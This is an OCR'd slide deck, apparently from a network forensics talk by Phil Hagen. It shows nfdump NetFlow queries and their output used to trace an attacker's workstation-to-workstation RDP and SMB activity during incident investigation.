
Structured Threat Information eXpression

A Structured Language for Cyber Threat Intelligence Information

{} yara-project

/*YARA*/

A malware identification and classification tool


Host Based Analysis
Enterprise Scoping
WINNING
Malware RE
Network Forensics

Network Forensics

Using Artifacts of Communication

Phil Hagen

@PhilHagen

Why Network Forensics?

- Useful in several capacities:
  - Supplement existing system-based findings
  - Identify systems worth examining
  - As the only investigative medium
- Could be the chicken, the egg, or the frying pan!
  - Without a plan: just the fire…

Preferred Approach

- Ideally, use established norms as baseline to find anomalous patterns

```
$interesting =
$measured - $normal
```

Using a “Blind” approach

- Workstation-to-workstation (w2w) communications
- Large transfers, odd clock times for activity, “suspicious” destination IPs
- Might be able to hone approach through admin/user interviews

Constraints for This Presentation


- Focusing on lateral w2w lateral activity
- Identify servers to be ruled out
    - Domain controller RSYDOW: 10.3.58.4
    - DMZ: 10.3.16.0/24
        - Web server: 10.3.16.3
        - Web proxy: 10.3.16.11

Sources of Network Evidence

- Seek "Artifacts of Communication"
  - NetFlow!
  - pcap files
  - Router/firewall logs
  - IDS logs
  - Centralized Windows logging (Native, Splunk, SIEM, etc)

Lateral Spread: ID w2w Sessions

- Find w2w communications with **`nfdump`**



```
$ nfdump -r nfcapd.201204021752 -O bytes -A srcip,dstip \
  -o 'fmt:%sa %da' 'src ip 10.3.58.5 and dst net 10.3.0.0/15 and
       not (ip 10.3.58.4 or net 10.3.16.0/24)'
 Src IP Addr       Dst IP Addr     Bytes
       10.3.58.5         10.3.58.7    72.9 M
       10.3.58.5         10.3.58.6    10.5 M
       10.3.58.5         10.3.58.9     4.2 M
       10.3.58.5       10.3.58.255    200707
       10.3.58.5         10.3.58.1       920
Summary: total flows: 2344, total bytes: 87.8 M, total packets: 104854, avg bps: 2084,
avg pps: 0, avg bpp: 837
Time window: 2012-04-02 21:52:19 - 2012-04-06 19:28:02
Total flows processed: 149367, Blocks skipped: 0, Bytes read: 7767288
Sys: 0.004s flows/second: 37341750.0 Wall: 0.007s flows/second: 18928779.6
```

Identify w2w Sessions of Interest

```
10.3.58.5 <-> 10.3.58.255: 200,707 b
```

- Local broadcast traffic – common with SMB and other protocols

```
10.3.58.5 <-> 10.3.58.1:         920 b
```


- Default gateway?

```
10.3.58.5 <-> 10.3.58.7:       72.9 M
10.3.58.5 <-> 10.3.58.6:       10.5 M
10.3.58.5 <-> 10.3.58.9:        4.2 M
```

- Worth further examination!!

Lateral Spread: Single Host Pair

- Periods of activity between 10.3.58.5 and 10.3.58.7



```
$ nfdump -b -r nfcapd.201204021752 -O tstart \
  -o 'fmt:%ts %te %pr %sap %dap' 'ip 10.3.58.5 and ip 10.3.58.7'
Date first seen          Date last seen           Proto Src IP Addr:Port Dst IP Addr:Port
2012-04-03 17:49:28.574 2012-04-03 17:49:31.573 TCP    10.3.58.5:445      10.3.58.7:3489
2012-04-03 17:49:28.576 2012-04-03 17:49:28.589 TCP    10.3.58.5:139      10.3.58.7:3490
2012-04-03 17:49:28.589 2012-04-03 17:49:28.591 TCP    10.3.58.5:139      10.3.58.7:3491
2012-04-03 17:49:28.593 2012-04-06 19:22:45.673 UDP    10.3.58.5:137      10.3.58.7:137
2012-04-03 17:49:28.596 2012-04-03 17:49:31.250 TCP    10.3.58.5:139      10.3.58.7:3492
2012-04-03 17:50:40.146 2012-04-03 17:50:43.163 TCP    10.3.58.5:445      10.3.58.7:3504
2012-04-03 17:50:40.148 2012-04-03 17:50:40.179 TCP    10.3.58.5:139      10.3.58.7:3505
2012-04-03 17:50:40.169 2012-04-03 17:50:40.200 TCP    10.3.58.5:139      10.3.58.7:3506
2012-04-03 17:50:40.210 2012-04-03 17:55:36.438 TCP    10.3.58.5:139      10.3.58.7:3508
2012-04-03 18:31:40.348 2012-04-03 18:32:09.309 TCP    10.3.58.5:445      10.3.58.7:4412
2012-04-03 18:34:10.128 2012-04-03 18:34:17.119 TCP    10.3.58.5:445      10.3.58.7:4434
...
```


UTC

550 flows!

Lateral Spread: Characterize

- w2w communications include:
  - TCP/3389 (RDP?)
  - TCP/445, TCP/139, UDP/137 (SMB?)
  - TCP/80 (HTTP?)
  - ICMP (ECHO REQUEST, ECHO REPLY)
- High volume tells us where to focus
- Low volume might tell us about attacker's intent/capabilities/etc.

RDP Traffic: Timing and Nature



```
$ nfdump -b -r nfcapd.201204021752 -O tstart \
  -o 'fmt:%ts %td %sap %dap %ipkt %opkt %ibyt %obyt' \
  'ip 10.3.58.5 and ip 10.3.58.7 and port 3389'
Date first seen          Duration  SrcIPAddr:Port DstIPAddr:Port InPkt OutPkt InByte OutByte
2012-04-03 22:08:22        18.866  10.3.58.5:3389 10.3.58.7:3854     8     13   1941    1789
2012-04-03 22:08:43      2101.540  10.3.58.5:3389 10.3.58.7:3878  8723   5361  8.4 M  334128
2012-04-04 02:17:36        13.346  10.3.58.5:3389 10.3.58.7:3406     8     13   1941    1789
2012-04-04 02:18:24         4.762  10.3.58.5:3389 10.3.58.7:3429     8     13   1941    1789
2012-04-04 02:18:30       968.607  10.3.58.5:3389 10.3.58.7:3453  2642   1568  1.8 M  103170
2012-04-04 16:37:08         1.876 10.3.58.5:50194 10.3.58.7:3389     5      5    268     241
2012-04-04 16:37:12        48.609 10.3.58.5:50195 10.3.58.7:3389   189    180  16145   49775
2012-04-04 16:39:05         1.027 10.3.58.5:50202 10.3.58.7:3389     3      3    152     138
2012-04-04 16:39:08         1.015 10.3.58.5:50203 10.3.58.7:3389     3      3    152     138
2012-04-04 16:39:51         2.280 10.3.58.5:50207 10.3.58.7:3389     5      5    268     241
2012-04-04 16:39:55      1262.328 10.3.58.5:50208 10.3.58.7:3389  7024  12926 378341   9.4 M
2012-04-06 19:05:44         2.063 10.3.58.5:61483 10.3.58.7:3389     5      5    268     241
2012-04-06 19:05:47       185.512 10.3.58.5:61496 10.3.58.7:3389   400    427  24604  104047
Summary: total flows: 26, total bytes: 20.6 M, total packets: 39545, avg bps: 663, avg
pps: 0, avg bpp: 521
Time window: 2012-04-02 21:52:19 - 2012-04-06 19:28:02
Total flows processed: 149367, Blocks skipped: 0, Bytes read: 7767288
Sys: 0.004s flows/second: 37341750.0 Wall: 0.006s flows/second: 23529773.2
```

RDP Traffic: Intelligence Gained

Successful w2w RDP Activity

- Attacker accessed other workstation(s) via w2w RDP

First RDP with 10.3.58.5 was from 10.3.58.7

- Affects timeline of incident

10.3.58.5 later RDP’ed to 10.3.58.7

- Attacker changed plan? Lost original foothold? Changed personnel?


Short/small sessions between longer/larger ones

- Possible tool mark from attacker’s software kit? Attacker procedures?

SMB Traffic: Timing and Volume


```
$ nfdump -b -N -O tstart -r nfcapd.201204021752 \
  -o 'fmt:%ts %ibyt %obyt' \
  'ip 10.3.58.5 and ip 10.3.58.7 and proto tcp and port 139'
Date first seen          In Byte Out Byte
2012-04-03 17:49:28.576      140      252
2012-04-03 17:49:28.589      140      252
2012-04-03 17:49:28.596     1046     1147
...
2012-04-06 19:22:45.647      140      252
2012-04-06 19:22:45.665      140      252
2012-04-06 19:22:45.675    25703    26541
Summary: total flows: 62, total bytes: 64442320, total packets: 80666, avg bps: 1946,
avg pps: 0, avg bpp: 798
Time window: 2012-04-02 21:52:19 - 2012-04-06 19:28:02
Total flows processed: 149367, Blocks skipped: 0, Bytes read: 7767288
Sys: 0.008s flows/second: 18670875.0 Wall: 0.008s flows/second: 18518100.7
```

A Script is Worth
0x3e8 Shell Commands...



